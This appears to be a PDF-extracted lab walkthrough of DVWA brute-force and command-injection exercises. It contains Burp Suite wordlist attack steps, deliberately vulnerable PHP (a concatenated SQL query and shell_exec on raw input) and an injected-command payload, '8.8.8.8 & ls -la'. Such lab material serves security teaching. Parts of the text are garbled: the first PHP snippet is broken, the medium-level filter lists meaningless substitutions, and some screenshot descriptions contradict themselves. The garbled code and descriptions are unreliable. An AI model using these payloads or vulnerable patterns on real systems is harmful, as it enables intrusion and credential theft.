
$query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
$result = mysql_query($GLOBALS['__mysql_stm']); // (is_object($GLOBALS['__mysql_stm')) + mysql_error($GLOBALS['__mysql_stm'])) + ($mysql_error + mysql_connect_error()) + ($mysql_res == false) + '>pre>';
if(result == mysql_num_rows(result) == 1) {
    $row = mysql_fetch_assoc(result);
    $username = $row["username"];
    echo "Welcome to the password protected area: " . $username;
    echo "<img src='Avatar/1.jpg'>";
}
else {
    sleep(rand(0, 3));
    echo "Sorry but your password is incorrect.</pre>";
}
if($row[0] == $mysql_res + mysql_errno($GLOBALS['__mysql_stm'])) + false == $mysql_res)
    generateSessionToken();
}

Medium Brute Force Source
-----[REDACTED]-----


```



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5. Enter random credentials for testing.



6. Make some essential changes and create new rule for effectively perform attack.






7. Intercept the request.


The screenshot shows the Burp Suite interface with the "Intercept" tab selected. A request is being displayed for a session hijacking attempt. The "Request" pane shows the raw HTTP traffic, and the "Inspector" pane displays the request attributes, query parameters, body parameters, tracks, and headers. The status code is 200 OK, and the length is 172 bytes.



8. Load wordlist for brute force attack.

The screenshot shows the Burp Suite interface with the "Bruteforce" tab selected. A file selection dialog is open, prompting for a file named "users.txt". The "Payloads" pane on the right shows a configuration for a simple list payload type. The status bar indicates "Memory 128.4MB" and "Disabled".



10. Send request to intruder for make essential changes.





11. Launch attack , filter the output based to our new rule and we will get credentials.

The screenshot shows the NetworkMiner interface with a list of captured network packets. The first 14 rows are highlighted with a red box. These rows represent login attempts from the DVWA application. The columns include Request, Payload 1, Payload 2, Status code, Response received..., Error, Redirects to..., Timeout, Length, Incorrect..., and Comment. Most entries have a status code of 200 and a length of 255+ bytes.

12. Enter credentials and log in the account.

The screenshot shows a web browser displaying the DVWA Brute Force vulnerability. The URL in the address bar is `127.0.0.1/DVWA/vulnerabilities/bruteforce/index.php?username=admin&password=password&Login&login&user_token=abced97057ebe911580a20a07ed38`. The main content area shows a success message: "Welcome to the password protected area admin!" followed by a user profile picture of a person wearing a hooded sweatshirt.

Mitigation:

Brute force (and user enumeration) should not be possible in the impossible level. The developer has added a "lock out" feature, where if there are five bad logins within the last 15 minutes, the locked out user cannot log in.

If the locked out user tries to login, even with a valid password, it will say their username or password is incorrect. This will make it impossible to know if there is a valid account on the system, with that password, and if the account is locked.

This can cause a "Denial of Service" (DoS), by having someone continually trying to login to someone's account. This level would need to be extended by blacklisting the attacker (e.g. IP address, country, user-agent).

Sample Code:

```
<?php

if( isset( $_POST[ 'Login' ] ) && isset ( $_POST[ 'username' ] ) && isset
($_POST[ 'password' ]) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Sanitise username input
    $user = $_POST[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["__mysqli_ston"])) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $user ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Sanitise password input
$pass = $_POST[ 'password' ];
$pass = stripslashes( $pass );
$pass = ((isset($GLOBALS["__mysqli_ston"])) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
$pass = md5( $pass );

// Default values
$total_failed_login = 3;
```

```

$lockout_time      = 15;
$account_locked    = false;

// Check the database (Check user information)
$data = $db->prepare( 'SELECT failed_login, last_login FROM users WHERE user
= (:user) LIMIT 1;' );
$data->bindParam( ':user', $user, PDO::PARAM_STR );
$data->execute();
$row = $data->fetch();

// Check to see if the user has been locked out.
if( ( $data->rowCount() == 1 ) && ( $row[ 'failed_login' ] >=
$total_failed_login ) ) {
    // User locked out. Note, using this method would allow for user
enumeration!
    //echo "<pre><br />This account has been locked due to too many incorrect
logins.</pre>";

    // Calculate when the user would be allowed to login again
    $last_login = strtotime( $row[ 'last_login' ] );
    $timeout    = $last_login + ($lockout_time * 60);
    $timenow    = time();

    /*
    print "The last login was: " . date ("h:i:s", $last_login) . "<br />";
    print "The timenow is: " . date ("h:i:s", $timenow) . "<br />";
    print "The timeout is: " . date ("h:i:s", $timeout) . "<br />";
    */

    // Check to see if enough time has passed, if it hasn't locked the
account
    if( $timenow < $timeout ) {
        $account_locked = true;
        // print "The account is locked<br />";
    }
}

// Check the database (if username matches the password)
$data = $db->prepare( 'SELECT * FROM users WHERE user = (:user) AND password
= (:password) LIMIT 1;' );
$data->bindParam( ':user', $user, PDO::PARAM_STR );
$data->bindParam( ':password', $pass, PDO::PARAM_STR );
$data->execute();
$row = $data->fetch();

```

```

// If its a valid login...
if( ( $data->rowCount() == 1 ) && ( $account_locked == false ) ) {
    // Get users details
    $avatar      = $row[ 'avatar' ];
    $failed_login = $row[ 'failed_login' ];
    $last_login   = $row[ 'last_login' ];

    // Login successful
    echo "<p>Welcome to the password protected area <em>{$user}</em></p>";
    echo "<img src=\"{$avatar}\" />";

    // Had the account been locked out since last login?
    if( $failed_login >= $total_failed_login ) {
        echo "<p><em>Warning</em>: Someone might of been brute forcing your
account.</p>";
        echo "<p>Number of login attempts: <em>{$failed_login}</em>. <br
/>Last login attempt was at: <em>{$last_login}</em>.</p>";
    }

    // Reset bad login count
    $data = $db->prepare( 'UPDATE users SET failed_login = "0" WHERE user =
(:user) LIMIT 1;' );
    $data->bindParam( ':user', $user, PDO::PARAM_STR );
    $data->execute();
} else {
    // Login failed
    sleep( rand( 2, 4 ) );

    // Give the user some feedback
    echo "<pre><br />Username and/or password incorrect.<br
/><br />Alternative, the account has been locked because of too many failed
logins.<br />If this is the case, <em>please try again in {$lockout_time}
minutes</em>.</pre>";

    // Update bad login count
    $data = $db->prepare( 'UPDATE users SET failed_login = (failed_login + 1)
WHERE user = (:user) LIMIT 1;' );
    $data->bindParam( ':user', $user, PDO::PARAM_STR );
    $data->execute();
}

// Set the last login time
$data = $db->prepare( 'UPDATE users SET last_login = now() WHERE user =
(:user) LIMIT 1;' );
$data->bindParam( ':user', $user, PDO::PARAM_STR );

```

```
$data->execute();  
}  
  
// Generate Anti-CSRF token  
generateSessionToken();  
  
?>
```

3. Command Injection Vulnerability

The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the web service has.

Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).

The syntax and commands may differ between the Operating Systems (OS), such as Linux and Windows, depending on their desired actions.

This attack may also be called "Remote Command Execution (RCE)".


3.1 Low Level Security

This allows for direct input into one of many PHP functions that will execute commands on the OS. It is possible to escape out of the designed command and executed unintentional actions.

This can be done by adding on to the request, "once the command has executed successfully, run this command".

Steps:

1. Test user input with enter IP address.



2. View source code for analysis.

The screenshot shows a terminal window titled "Kali" with the following content:

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get target IP
    $target = $_REQUEST[ 'IP' ];

    // Determine OS and execute the ping command
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // Linux
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>$cmd</pre>";
}

?>
```

3. Use payload to exploit vulnerability.

3.2 Medium Level Security

The developer has read up on some of the issues with command injection, and placed in various pattern patching to filter the input. However, this isn't enough.

Various other system syntaxes can be used to break out of the desired command.

Steps:

1. Test user input with enter IP address.

A screenshot of the DVWA Command Injection interface. The URL is 127.0.0.1/DVWA/vulnerabilities/command/8. The page title is "Vulnerability: Command Injection". A form titled "Ping a device" asks for an IP address (8.8.8.8) and has a "Submit" button. Below the form, a terminal window shows the output of a ping command to 8.8.8.8, which fails with "ping: unknown host 8.8.8.8". A "More Information" section lists several links related to command injection.

2. View source code for analysis.

A screenshot of the DVWA source code for Command Injection. The URL is 127.0.0.1/DVWA/vulnerabilities/view_source.php?id=exec&Security=medium. The page title is "Command Injection Source". The file name is "vulnerabilities/exec/source/medium.php". The code contains several sections of PHP code with red dashed boxes highlighting parts of the code, likely indicating areas of interest or modification.

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];

    $substitutions = array(
        '64' => '',
        '1' => ''
    );

    // Remove any of the characters in the array (blankchar).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
}

// Determine Os and execute the ping command.
if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $target );
} else{
    // Unix
    $cmd = shell_exec( 'ping -c 4 ' . $target );
}

// Feedback for the end user
echo "<p><pre>$cmd</pre></p>";
?>
```

3. Enter payload and exploit vulnerability.

The screenshot shows the DVWA Command Injection page. In the 'Ping a device' input field, the user has entered '8.8.8.8 & ls -la'. The 'Submit' button is visible. Below the input field, the terminal output shows the results of the command execution:

```
ls: cannot access 8.8.8.8: No such file or directory
ls: cannot access &: No such file or directory
ls: cannot access ls: No such file or directory
ls: cannot access -: No such file or directory
ls: cannot access la: No such file or directory
```

Below the terminal output, there is a 'More Information' section with several links:

- <https://www.scribd.com/doc/25394740/PHP-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/sh/>
- http://owasp.org/www-community/attacks/Command_Injection

3.3 High Level Security

In the high level, the developer goes back to the drawing board and puts in even more pattern to match. But even this isn't enough.

The developer has either made a slight typo with the filters and believes a certain PHP command will save them from this mistake.

Steps:

1. Test user input with IP address.

